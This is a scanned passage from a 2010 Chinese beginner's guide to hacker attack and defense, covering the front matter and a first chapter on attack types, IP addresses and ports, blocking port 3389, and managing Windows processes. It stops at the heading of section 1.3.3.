内容简介

本书主要介绍了黑客常见的入侵手段和一些基本的防范措施，主要内容包括：黑客基础知识、黑客常用的命令与工具、信息搜集与漏洞扫描、Windows系统漏洞防范、密码攻防、远程控制攻防、木马攻防、网络攻防、QQ和电子邮件攻防、防范计算机病毒以及防范流氓软件与间谍软件等。

本书内容丰富、结构清晰、语言浅显易懂，结合当前电脑用户最关心的网络安全问题，图文并茂地介绍了黑客攻防的措施。本书还配有多媒体自学光盘，通过直观生动的视频演示帮助读者轻松学会相关的知识。

本书适合于所有关心电脑及个人信息安全的用户，还适合于热衷于黑客知识的初学者。本书的作用在于让读者能够对黑客知己知彼，从而保证个人信息安全，切勿使用黑客技术对他人电脑进行攻击。

图书在版编目（CIP）数据

黑客攻防入门 / 七心轩文化编著. —北京：电子工业出版社, 2010.9
（新电脑课堂）
ISBN 978-7-121-11472-4

Ⅰ. ①黑… Ⅱ. ①七… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字（2010）第146008号

责任编辑：牛　勇
文字编辑：张丹阳
印　　刷：中国电影出版社印刷厂
装　　订：三河市皇庄路通装订厂
出版发行：电子工业出版社
　　北京市海淀区万寿路173信箱　　邮编：100036
开　　本：900×1280　1/32　　印张：7.625　　字数：342千字
印　　次：2010年9月第1次印刷
定　　价：28.00元（含DVD光盘1张）

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至zlts@phei.com.cn，盗版侵权举报请发邮件至dbqq@phei.com.cn。

服务热线：（010）88258888。

前　言

这，是一个星光闪耀的**传奇**：

- 诞生于2002年1月，是计算机图书市场上最“长寿”丛书之一，目前共有十多个子系列、近200个图书品种，正版图书累计销量超过250万册。
- 多次刷新国内计算机图书各种销售与排行榜纪录。
- 覆盖电脑学习的各个方面，适用于各类电脑使用者。
- 曾获“全国优秀畅销书”等顶级荣誉。
- 被无数电脑爱好者与初学者交口称赞与追捧。
- 国内率先推出“网上和电话答疑”等贴心服务，首创多种课程结构和学习方法，图解式教学方法的先驱……太多的“第一”不及细数。

……

这，就是著名电脑普及类丛书品牌——《新电脑课堂》！值此诞辰八周年之际，新版《新电脑课堂》图书重装上阵，奉献给广大电脑爱好者最优的内容品质、最佳的学习方法和最贴心的服务。

《新电脑课堂》适合您吗？

如果下面的描述有两条或更多符合您的情况，那么，《新电脑课堂》是您的最佳选择。

- 对电脑一无所知，或者在某方面略懂、想学习其他方面的知识。
- 想快速掌握电脑的某方面应用技能，例如打字、上网、办公、组装……
- 在电脑使用的过程中，遇到了难题不知如何解决。
- 想找本书作为参考手册，在以后工作、学习过程中方便地查阅知识或技巧。
- 觉得看书学习太枯燥、不直观，想通过视频课程进行学习。
- 担心看书自学效率不高，希望有老师指点迷津。

是否选择《新电脑课堂》？

想看书学电脑，图书怎么选？

- 一看图书难易程度和包含的知识是否适合个人需求。
- 二看图书的学习结构是否符合个人的情况或特点。
- 三看书中的案例是否实用、精彩，最好能直接借鉴、使用。
- 四看配套光盘是否配有多媒体视频教程，以及教程演示是否直观、生动、易于领会。
- 五看图书的售后服务是否全面。学习过程中难免会遇到问题，有名师指点事半功倍。

《新电脑课堂》丛书的特点：

- **专为电脑初学者量身打造：**知识点的选取完全依据电脑初学者的主流需求和接受能力。
- **学习结构科学合理：**以丰富的教学和出版经验为底蕴，学习结构切合初学者的特点和习惯。部分图书提供了众多灵活的学习计划和学习指引，引导读者根据不同的需求进行学习。一本书支持多种学习方法，总有适合您的。
- **精选实用案例，理论联系实际：**以实用为宗旨，知识点融入应用案例中讲解，轻轻松松理解重点和难点。
- **附带精彩、超值的大容量多媒体自学光盘：**配套DVD光盘包含数小时的精彩多媒体视频教程，提供图书配套素材文件，还附赠其他图书的配套多媒体视频教程。
- **贴心服务帮您排忧解难：**通过热线电话或电子邮件，可以轻松与我们进行交流，解决您在学习过程中遇到的难题。

了解了《新电脑课堂》丛书的特点，相信正在为如何选书而发愁的您，心里已经有了明确的选择。

答疑服务

如果读者在学习本书的过程中遇到了疑难问题，或者有其他建议与意见，可以通过以下方式与我们联系。我们会尽力为您排忧解难。

- 热线电话：400-650-6806（无长途话费，工作日9:00~11:30，13:00~17:00）。
- 电子邮件：jsj@phei.com.cn。

丛书作者

本套丛书的作者和编委会成员均是多年从事电脑应用教学和科研的专家或学者，有着丰富的教学经验和实践经验，这些作品都是他们多年科研成果和教学经验的结晶。参与本书编写工作的有谢斌、张月萍、刘霞、朱爱平、陈颖、黄波、唐锐、颜霜霜、罗亮、文湘屏、袁洪川、肖敏、唐波、丁小冬、汤天萍等。由于作者水平有限，书中疏漏和不足之处在所难免，恳请广大读者及专家不吝赐教。

结束语

欢迎进入《新电脑课堂》，您将体验到不一般的学习感受！这个课堂将指引您轻松走入广阔、精彩的电脑世界！

目　录

Chapter 01

第1章 黑客基础知识

网络就像一把双刃剑，它在给我们带来便利的同时，也让我们的个人财产受到了病毒、木马以及恶意软件等的威胁。随着各种网络攻击的频繁出现，“黑客”这个名字已被广大电脑用户所熟知，然而很多人并不知道黑客的具体含义，以及其攻击的手段等，本节将为读者介绍黑客基础知识，带领大家走进黑客的世界。

本章要点：

★ 认识黑客

★ IP地址与端口

★ 了解系统进程

1.1 认识黑客

知识导读

对于很多电脑用户来说，“黑客”是非常神秘的，总由心底对他们产生一种畏惧。但是如果对黑客有一定的了解，我们就会发现“黑客”其实并没那么可怕，下面就带领大家初步认识黑客。

1.1.1 什么是黑客

“黑客”一词源于英文“Hacker”，原指热衷于电脑技术、水平高超的电脑专家，尤其是程序设计人员。这些人专注研究系统漏洞和程序缺陷，他们不以入侵网络为乐趣，而更多地致力于发现新的漏洞，并提出修补漏洞的方法，这类人被称为“白帽黑客”。

但到了今天，黑客一词已被用于泛指那些为了显示自己的本领和成就，以恶意入侵别人电脑进行破坏和信息窃取为标志的群体，这些人其实应该称为“Cracker”，即“骇客”。

这类人以利用自己掌握的技术入侵网络中的电脑为乐趣，网络上被骇客入侵的电脑被他们称为“肉鸡”。一旦他们入侵了某台电脑，就取得了这台电脑的绝对控制权，可以随意对系统进行破坏并窃取数据等。

1.1.2 黑客常用的攻击手段

黑客攻击手段可分为非破坏性攻击和破坏性攻击两大类。非破坏性攻击一般只是为了扰乱系统的运行，并不盗窃系统资料，通常采用拒绝服务攻击或信息炸弹；破坏性攻击是以入侵他人电脑系统、盗窃系统保密信息、破坏目标系统的数据为目的的。下面介绍黑客常用的几种攻击手段。

1. 网络嗅探与监听

网络嗅探其实最开始是应用于网络管理的，就像远程控制软件一样。但是，随着黑客技术的进步，这些强大的功能就开始被黑客们所利用。最普遍的安全威胁来自内部，同时这些威胁通常是致命的，破坏性也非常大。很多黑客使用嗅探器进行网络入侵渗透。

提 示

网络嗅探器对信息安全的威胁来自其被动性和被干扰性，使得网络嗅探具有很强的隐蔽性，这也让网络信息的泄密变得不容易被发现。

网络监听是一种监视网络状态、数据流以及网络上传输信息的管理工具，它可以将网络接口设置在监听模式，并且可以截获网上传输的信息，也就是说，当黑客登录网络主机并取得超级用户权限后，若要登录其他主机，使用网络监听可以有效地截获网上的数据，这是黑客使用最多的方法，但是，网络监听只能应用于物理上连接于同一网段的主机，通常被用于获取用户口令。

2. 后门程序

由于程序员设计一些功能复杂的

程序时，一般采用模块化的程序设计思想，将整个项目分割为多个功能模块分别进行设计、调试，这时的后门就是一个模块的秘密入口。在程序开发阶段，后门便于测试、更改和增强模块功能。正常情况下，完成设计之后需要去掉各个模块的后门，不过有时由于疏忽或者其他原因（如将其留在程序中，便于日后访问、测试或维护）后门没有去掉，一些别有用心的人会利用“穷举搜索法”发现并利用这些后门，然后进入系统并发动攻击。

3. IP地址欺骗

IP地址欺骗攻击是黑客们假冒受信主机目标进行的攻击。在这种攻击中，受信主机指的是拥有管理控制权限的主机或明确做出“信任”决定允许其访问自己网络的主机。通常，这种IP地址欺骗攻击局限于把数据或命令注入到客户机/服务器应用之间，或对等网络连接传送中已存在的数据流。为了达到双向通信，攻击者必须改变指向被欺骗IP地址的所有路由表。

4. 信息炸弹

信息炸弹是指使用一些特殊工具软件，短时间内向目标服务器发送大量超出系统负荷的信息，造成目标服务器超负荷、网络堵塞、系统崩溃的攻击手段。比如向没有安装补丁的Windows系统发送特定组合的UDP数据包，会导致目标系统死机或重启；向某型号的路由器发送特定数据包致使路由器死机；向某人的电子邮件发送大量的垃圾邮件将此邮箱“撑爆”等。目前常见的信息炸弹有邮件炸弹、逻辑炸弹等。

5. 拒绝服务

“拒绝服务”又叫分布式DOS攻击，它是使用超出被攻击目标处理能力的大量数据包消耗系统的可用系统、带宽资源，最后导致网络服务瘫痪的一种攻击手段。攻击者通过常规的黑客手段侵入并控制某个网站，然后在服务器上安装并启动一个可由攻击者发出的特殊指令来控制进程，攻击者把攻击对象的IP地址作为指令下达给进程的时候，这些进程就开始对目标主机发起攻击。这种方式可以集中大量的网络服务器带宽，对某个特定目标实施攻击，因而威力巨大，顷刻之间就可以使被攻击目标带宽资源耗尽，导致服务器瘫痪。比如1999年美国明尼苏达大学遭到的黑客攻击就属于这种方式。

6. 应用基层攻击

应用基层攻击能够使用多种不同的方法来实现，最平常的方法是使用服务器上可找到的应用软件（例如SQL Server、Sendmail和FTP等）的缺陷，通过使用这些缺陷，攻击者能够获得电脑的访问权，以及在该电脑上运行相应程序所需的账户许可权等。

1.2 IP地址与端口

知识导读

IP地址和端口是电脑中不可或缺的两个部分。IP地址是一台连接到互联网中的电脑的标识，通过它可以轻松地找到目标主机；端口是为电脑提供服务的大门，黑客通常会通过开启某些端口来提高权限。本节将为读者介绍IP地址和端口的基础知识。

1.2.1 IP和IP地址

IP是英文Internet Protocol（网络之间互连的协议）的缩写，中文简称为“网协”，也就是为计算机网络相互连接进行通信而设计的协议。在因特网中，它是能使连接到网上的所有计算机网络实现相互通信的一套规则，规定了计算机在因特网上进行通信时应当遵守的规则。任何厂家生产的计算机系统，只要遵守IP协议就可以与因特网互连互通。

IP地址是按照网协给每个连接在Internet上的主机分配的一个32bit的标识符。（IPv4是32bit，IPv6是128bit。本书在后面提到的IP地址除非特别声明，否则均指IPv4。）按照TCP/IP协议规定，IP地址用二进制来表示，每个IP地址长32bit，比特换算成字节，就是4个字节。例如一个采用二进制形式的IP地址是“00001010000000000000000000000001”，这么长的地址，人们处理起来也太费劲了。为了方便人们的使用，IP地址经常被写成十进制的形式，中间使用符号“.”分开不同的字节。于是，上面的IP地址可以表示为“10.0.0.1”。IP地址的这种表示法叫做“点分十进制表示法”，这显然比1和0容易记忆得多。

提 示

TCP/IP（Transmission Control Protocol/Internet Protocol的简写），中文译名为传输控制协议/因特网互联协议，又叫网络通信协议，这个协议是Internet最基本的协议，是Internet国际互联网络的基础，简单地说，就是由网络层的IP协议和传输层的TCP协议组成的。

1.2.2 端口的分类

计算机“端口”是英文port的义译，可以认为是计算机与外界通讯交流的出口。其中硬件领域的端口又称接口，如USB端口、串行端口等。软件领域的端口一般指网络中面向连接服务和无连接服务的通信协议端口，是一种抽象的软件结构，包括一些数据结构和I/O（基本输入/输出）缓冲区，这类端口也是黑客们入侵电脑的途径之一。

注 意

硬件领域的端口不会被黑客利用，进而攻击电脑，所以本书后面提到的“端口”均指软件领域的端口。

在一台电脑中最多有65535个端口，我们可以按照端口号将它们划分为以下三类。

- **公认端口（Well Known Ports）**：从0到1023，它们紧密绑定（binding）于一些服务。通常这些端口的通讯明确表明了某种服务的协议。例如，80端口实际上总是HTTP通讯。
- **注册端口（Registered Ports）**：从1024到49151。它们松散地绑定于一些服务。也就是说有许多服务绑定于这些端口，这些端口同样用于许多其他目的。例

如，许多系统处理动态端口从1024左右开始。

❖ 动态和/或私有端口（Dynamic and/or Private Ports）：从49152到65535。理论上，不应为服务分配这些端口。实际上，机器通常从1024起分配动态端口。但也有例外，SUN的RPC端口从32768开始。

1.2.3 查看端口

很多电脑用户对电脑中开启的端口并不了解，这也使得这部分用户在需要关闭危险端口时显得非常迷茫，这时就需要想办法查看电脑中的端口。通常情况下可以使用Netsat命令和端口查看器来查看电脑中的端口。

1. 使用Netsat命令

在Windows操作系统中，我们可以使用Netstat命令来查看电脑中端口的状态，具体操作方法如下。

01 单击系统桌面左下角的“开始”按钮，在弹出的“开始”菜单的搜索栏中输入“cmd”命令，然后按下“Enter”键。

提示

在Windows XP系统中可在“开始”菜单中单击“运行”命令，然后在弹出的“运行”对话框中进行上述操作。

02 在弹出的命令提示符窗口中输入“netstat -a -n”命令，按下“Enter”键，然后在接着出现的界面中即可查看当前电脑中端口的状态。

提示

本地IP地址后的就是开放的端口号，如果电脑中的7626端口的状态显示为LISTENING（正在监听等待连接）状态，那么电脑极有可能是感染了冰河病毒，应马上断开网络，进行杀毒。

技巧

“Netstat”命令的用法：其后加“-a”表示显示所有活动的TCP连接，以及计算机监听的TCP和UDP端口；加“-e”表示以以太网发送和接收的字节数、数字包数等；加“-n”表示只以数字形式显示所有活动的TCP连接的地址和端口号；加“-o”标识显示活动的TCP连接并包括每个连接的进程ID；加“-s”表示按协议显示各种连接的统计信息，包括端口号。

2. 使用端口查看器

除了使用Netstat命令可以查看端口以外，还可以使用TCPView软件来进行查看，用户可在网上搜索下载该软件，然后启动软件程序。在打开的主界面的网络连接显示框中，会显示所有进程的网络连接，包括病毒建立的由内到外的TCP连接，并且这些连接信息会实时进行动态变化，显示出详细的TCP连接参数信息。如进程名、进程ID、本地地址和端口号、远程地址和端口号等信息。通过TCPView程序，我们可以很轻松地分析出每个TCP连接的情况。

在使用TCPView软件查看端口信息时，如果发现程序窗口中有熟悉的进程名，并且这个进程名的TCP连接数量非常多，变化频率也很快，这就说明这些TCP连接很可能是病毒建立的恶意的由内到外的TCP连接。为了防止病毒的蔓延和传播，应记录下病毒进程使用的本地端口号，然后右键单击不明进程，在弹出的菜单中单击“结束进程”命令，结束病毒由内到外的TCP连接，然后关闭前面记录下的端口（具体关闭方法将在后面的讲解中具体介绍）即可。

1.2.4 关闭端口和限制端口


默认情况下，电脑系统中很多不安全的和一些没有用的端口都处于开启状态，例如Telnet服务的23端口、FTP服务的21端口、RPC服务的135端口等。这些端口很容易被黑客利用，进而入侵个人电脑系统。因此为保证电脑安全，应将系统中危险的、没有用的端口关闭或加以限制。

1. 关闭端口

电脑中的各项服务通常都对应相应的端口，例如我们熟悉的WWW的服务对应的是80号端口，SMTP服务对应的是25端口等，因此关闭相应的服务也就关闭了与其对应的端口。下面以关闭360杀毒全盘扫描辅助服务对应的57575端口为例，介绍关闭端口的方法，具体操作步骤如下。

01 在系统桌面左下角单击“开始”按钮，在弹出的“开始”菜单中单击“控制面板”命令。


02 在打开的“控制面板”窗口中切换到“大图标”查看方式，然后找到并单击“管理工具”选项链接。



03 在弹出的“管理工具”窗口中双击“服务”项。

04 在打开的“服务”窗口中切换到“标准”视图模式，然后找到并双击“360 杀毒全盘扫描辅助服务”项。

05 在打开的服务属性对话框中单击“启动类型”栏的下拉按钮，在弹出的菜单中单击“禁用”命令，然后单击“确定”按钮即可。




技巧

如果需要快速启动该服务，则在该对话框中单击“服务状态”栏的“启动”按钮即可。启动该服务后也可单击“停止”按钮来关闭服务。

2. 限制端口


除了可以通过关闭禁用服务来关闭端口外，还可以通过设置IP安全策略来限制相应的端口，以阻止他人访问该端口，下面以限制3389端口为例进行介绍，具体操作方法如下。

01 在“控制面板”窗口中单击“管理工具”选项链接。




02 在打开的“管理工具”窗口中双击“本地安全策略”选项。


03 在打开的“本地安全策略”窗口中单击左侧目录树中的“IP安全策略，在本地计算机”项，在右侧打开的界面中右键单击空白处，然后在弹出的菜单中单击“创建IP安全策略”命令。




04 在弹出的“IP安全策略向导”对话框中单击“下一步”按钮。



05 接着打开“IP安全策略名称”界面，在“名称”文本框中为新策略命名，在“描述”文本框中输入策略信息，然后单击“下一步”按钮。




06 在接着打开的“安全通讯请求”界面中单击“下一步”按钮。




提示

如果使用的是Windows XP系统，还应先取消勾选该界面中的“激活默认相应规则”复选框。


07 在接着打开的“正在完成IP安全策略向导”界面中保持默认设置，单击“完成”按钮。




08 在接着打开的“限制3389端口属性”对话框中取消勾选“使用‘添加向导’”复选框，然后单击“添加”按钮。




09 在接着打开的“新规则属性”对话框中单击“添加”按钮。




10 在接着打开的“IP筛选器列表”对话框中取消勾选“使用‘添加向导’”复选框，然后单击“添加”按钮。




11 在打开的“IP筛选器属性”对话框中单击对应的下拉按钮，将源地址设置为“任何IP地址”，将目标地址设置为“我的IP地址”，然后单击“确定”按钮。




12 在接着打开的对话框中单击“选择协议类型”栏的下拉按钮，将协议类型设置为“TCP”，然后在“设置IP协议端口”组合框中选中“从任意端口”单选项，在其下方再选中“到此端口”单选项，并在该选项下方的文本框中输入“3389”文本，然后单击“确定”按钮。




13 在返回的对话框中，如果读者需要添加其他限制端口，可单击“添加”按钮，按照上述方法继续添加，添加完成后单击“确定”按钮。




14 在返回的“新规则属性”对话框中选中新添加的IP筛选器列表，然后单击“筛选器操作”选项卡。




15 在打开的“筛选器操作”选项卡下取消勾选“使用‘添加向导’”复选框，然后单击“添加”按钮。




16 在接着打开的“筛选器操作 属性”对话框中选中“阻止”单选项，然后单击“确定”按钮。



17 在返回的“新规则属性”对话框中选中“新筛选器操作”选项，然后单击“关闭”按钮。




18 在返回的“限制3389端口属性”对话框中勾选新添加的IP筛选器列表，然后单击“确定”按钮。



19 在返回的“本地安全策略”窗口中，右键单击新建的IP安全策略，在弹

出的菜单中单击“分配”命令，然后重启电脑即可。



注 意

在Windows XP系统中，此步骤需执行的是单击“指派”命令，然后再重启电脑。

1.3 了解系统进程

电脑启动后，在电脑系统中启动任意程序，系统都会在后台加载相应的进程。进程是系统或应用程序的一次动态执行，简单地说，它就是操作系统当前运行的程序的总称。系统进程控制着程序的各个方面，起着非常重要的作用，也正是因为它的这一特性，经常被利用作为入侵电脑的跳板，例如许多病毒就是伪装成系统进程运行在电脑中，进而破坏电脑系统。本节将为读者介绍有关系统进程的知识。


1.3.1 查看系统进程

在电脑正常运行时，系统进程主要有系统管理计算机个体和完成各种操作所必需的程序和用户开启、执行的软件程序。我们可以通过Windows任务管理器对系统中运行的进程进行查看：右键单击任务栏空白处，在弹出的菜单中单击“启动任务管理器”命令，打开Windows任务管理器窗口，然后切换到“进程”选项卡，即可看到当前系统中运行的进程了，在“描述”栏可以看到对应进程的介绍。

提 示

使用“Ctrl+Shift+Esc”组合键可以快速打开“Windows任务管理器”窗口，Windows XP的用户使用“Ctrl+Alt+Delete”组合键也可打开任务管理器。

此外，可以通过“tasklist”命令查看系统进程：根据本书前面介绍的方法打开“命令提示符”窗口，在其中输入“tasklist”命令，然后按下Enter键即可。



1.3.2 关闭和新建系统进程


在“Windows任务管理器”窗口中，我们可以对系统进程进行管理，例如删除不安全或没有用的进程、新建系统进程等。

1. 关闭进程

在查看系统进程的过程中，如果发现危险进程，应立即将其关闭。关闭进程的方法如下。

01 在“Windows任务管理器”窗口中选中要关闭的进程，然后单击“结束进程”按钮。

02 在弹出的对话框中单击“结束进程”按钮即可。




提示

系统进程关联着系统的正常运行，如果误删了有用的进程，很可能导致系统出错。例如，如果误删了Explorer.exe进程就会导致Windows图形界面无法使用，鼠标也没有反应，所以，建议电脑初学者在不了解的情况下不要轻易关闭进程。

2. 新建进程

就像前文提示的一样，系统正常运行的进程一旦受到破坏，很可能导致系统无法正常工作，此时我们应该根据实际情况新建被破坏的或误删的进程。下面以新建“Explorer.exe”进程为例，介绍新建进程的方法，具体操作步骤如下。

01 在“Windows任务管理器”窗口中依次单击“文件”→“新建任务（运行…）”菜单命令。



02 在弹出的“创建新任务”对话框中，在“打开”文本框中输入要新建的进程，本例输入“Explorer.exe”，然后单击“确定”按钮即可。

1.3.3 查看进程起始程序

